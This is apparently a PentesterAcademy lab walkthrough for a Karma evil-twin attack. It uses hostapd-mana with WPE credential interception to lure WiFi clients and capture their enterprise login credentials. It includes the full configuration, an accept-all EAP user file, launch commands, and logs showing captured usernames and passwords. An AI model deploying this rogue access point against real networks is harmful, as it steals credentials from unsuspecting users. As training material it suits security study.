ATTACK DEFENSE

by PentesterAcademy

Name	Karma Attacks (Mana)
URL	https://www.attackdefense.com/challengedetails?cid=1301
Type	WiFi Pentesting : Honeypots


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Deploy an evil twin using EAPHammer which can perform Karma attack and make multiple clients join its network simultaneously. And, retrieve the secret credentials/passphrases.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.


Step 2: Change interface wlan0 to monitor mode.

Command: iw dev wlan0 set monitor none



```
root@attackdefense:~# iw dev wlan0 set monitor none
```


Verify the same using iw dev command.




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0



```
root@attackdefense:~# airodump-ng wlan0
```




```
CH  9 ][ Elapsed: 36 s ][ 2019-10-27 08:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID


BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:03:00  -49    0 - 1      0       16  JWSteelWorks
(not associated)   02:00:00:00:04:00  -49    0 - 1      0       16  Corporate-Office-X
```

There are two clients probing for “JWSteelWorks” and “Corporate-Office-S” in the vicinity.

Step 4: Create a hostapd-mana configuration file to host a WPA/WPA2-Enterprise network honeypot with Karma attack capability.

Hostapd-mana configuration

```
interface=wlan1
ssid=FreeInternet
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
enable_mana=1
```



```
root@attackdefense:~# cat mana.conf
interface=wlan1
ssid=FreeInternet
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
enable_mana=1
```

Most of the parameter used in configuration file are part of Hostapd configuration. For more details on that, refer to Hostapd documentation.


Hostapd-mana specific ones are:
mana_wpe=1 : enables WPE mode for EAP credentials interception
mana_eapsuccess=1 : enable EAP success messages

And, Karma mode is enabled by adding *enable_mana=1*

Hostapd-mana will also need a user file.

User file content

```
*       PEAP,TTLS,TLS,MD5,GTC
"t"     TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP
"1234test"  [2]
```




```
root@attackdefense:~# cat hostapd.eap_user
*               PEAP,TTLS,TLS,MD5,GTC
"t"             TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP  "1234test"  [2]
root@attackdefense:~#
```

This user file will allow any user to connect.

More details about the configuration can be found in documentation of Hostapd-mana:
https://github.com/sensepost/hostapd-mana/wiki


Step 6: Start the network.

Command: hostapd-mana mana.conf




```
root@attackdefense:~# hostapd-mana  mana.conf
Configuration file: mana.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "FreeInternet"
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

Step 7: Within seconds of launching the honeypot, hostapd-mana will start intercepting the probes requests sent by the clients




```
MANA - Directed probe request for SSID 'JWSteelWorks' from 02:00:00:00:03:00
MANA - Directed probe request for SSID 'Corporate-Office-X' from 02:00:00:00:04:00
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:04:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:03:00 IEEE 802.11: associated (aid 1)
```

And, the client will try to connect to the honeypot as well, which will lead to capture of their user credentials.



```
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: STA 02:00:00:00:04:00 IEEE 802.11: associated (aid 2)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:04:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: anon
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 0: anon
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
MANA EAP Identity Phase 1: john
MANA EAP TTLS-PAP | john:123456789#@!
wlan1: CTRL-EVENT-EAP-SUCCESS 02:00:00:00:03:00
MANA EAP Identity Phase 1: raul
MANA EAP GTC | raul:pancakesarethebest1
wlan1: STA 02:00:00:00:03:00 WPA: pairwise key handshake completed (RSN)
wlan1: CTRL-EVENT-EAP-SUCCESS 02:00:00:00:04:00
wlan1: AP-STA-CONNECTED 02:00:00:00:03:00
```

The connection to the honeypot can also be verified in Airodump-ng output



```
CH  8 ][ Elapsed: 2 mins ][ 2019-10-27 08:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:00:00:00:01:00  -29       11       10    0   6  54   WPA2 CCMP   MGT  FreeInternet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:00:00:00:01:00  02:00:00:00:03:00  -29    0 - 1     34       49  JWSteelWorks
02:00:00:00:01:00  02:00:00:00:04:00  -29    0 - 1     36       48  Corporate-Office-X
```

The captured user credentials are:

For SSID JWSteelWorks

- **Username:** john **Password:** 123456789#@!

For SSID Corporate-Office-X

- **Username:** raul **Password:** pancakesarethebest1